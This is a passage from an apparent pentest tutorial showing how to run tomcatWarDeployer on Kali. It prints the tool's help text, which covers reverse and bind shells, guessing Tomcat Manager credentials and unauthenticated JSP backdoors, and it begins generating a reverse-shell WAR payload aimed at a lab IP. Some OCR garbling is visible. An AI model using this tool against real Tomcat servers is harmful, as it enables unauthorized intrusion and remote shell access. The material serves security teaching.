
Once the cloning is done, you should see a new directory named tomcatWarDeployer in the directory from which you cloned. Move into that directory and type the command highlighted in the image given below. The "-h" option is help and it displays all the commands that can be used with this tool.



```
ackercoolmagz@kali:~/tomcatWarDeployer$ ls
.ICENSE  README.md  requirements.txt  screen1.png  tomcatWarDeployer.py
ackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -h
Jsage: tomcatWarDeployer.py [options] server

  server                Specifies server address. Please also include port after
 colon. May start with http:// or https://

)ptions:
  -h, --help            show this help message and exit

  General options:
    -V, --version       Version information.
    -v, --verbose       Verbose mode.
    -s, --simulate      Simulate breach only, do not perform any offensive
                        actions.
    -G OUTFILE, --generate=OUTFILE
                        Generate JSP backdoor only and put it into specified
                        outfile path then exit. Do not perform any
                        connections, scannings, deployment and so on.
    -U USER, --user=USER
                        Tomcat Manager Web Application HTTP Auth username.
                        Default=<none>, will try various pairs.
    -P PASS, --pass=PASS
```




```
                        Tomcat Manager Web Application HTTP Auth password.
                        Default=<none>, will try various pairs.

  Connection options:
    -H RHOST, --host=RHOST
                        Remote host for reverse tcp payload connection. When
                        specified, RPORT must be specified too. Otherwise,
                        bind tcp payload will be deployed listening on 0.0.0.0
    -p PORT, --port=PORT
                        Remote port for the reverse tcp payload when used with
                        RHOST or Local port if no RHOST specified thus acting
                        as a Bind shell endpoint.
    -u URL, --url=URL   Apache Tomcat management console URL. Default: empty
    -t TIMEOUT, --timeout=TIMEOUT
                        Speciifed timeout parameter for socket object and
                        other timing holdups. Default: 10

  Payload options:
    -R, --remove        Remove deployed app with specified name. Can be used
                        for post-assessment cleaning
```




```
    -X PASSWORD, --shellpass=PASSWORD
                        Specifies authentication password for uploaded shell,
                        to prevent unauthenticated usage. Default: randomly
                        generated. Specify "None" to leave the shell
                        unauthenticated.
    -T TITLE, --title=TITLE
                        Specifies head>title for uploaded JSP WAR payload.
                        Default: "JSP Application"
    -n APPNAME, --name=APPNAME
                        Specifies JSP application name. Default: "jsp_app"
    -x, --unload        Unload existing JSP Application with the same name.
                        Default: no.
    -C, --noconnect     Do not connect to the spawned shell immediately. By
                        default this program will connect to the spawned
                        shell, specifying this option let's you use other
                        handlers like Metasploit, NetCat and so on.
    -f WARFILE, --file=WARFILE
                        Custom WAR file to deploy. By default the script will
                        generate own WAR file on-the-fly.
hackercoolmagz@kali:~/tomcatWarDeployer$ 
```

Now,let's see how to create a payload with Tomcat WarDeployer.




```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -H 192.168.36.13
0 -p 4646 -G tomcat_shell

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.
```



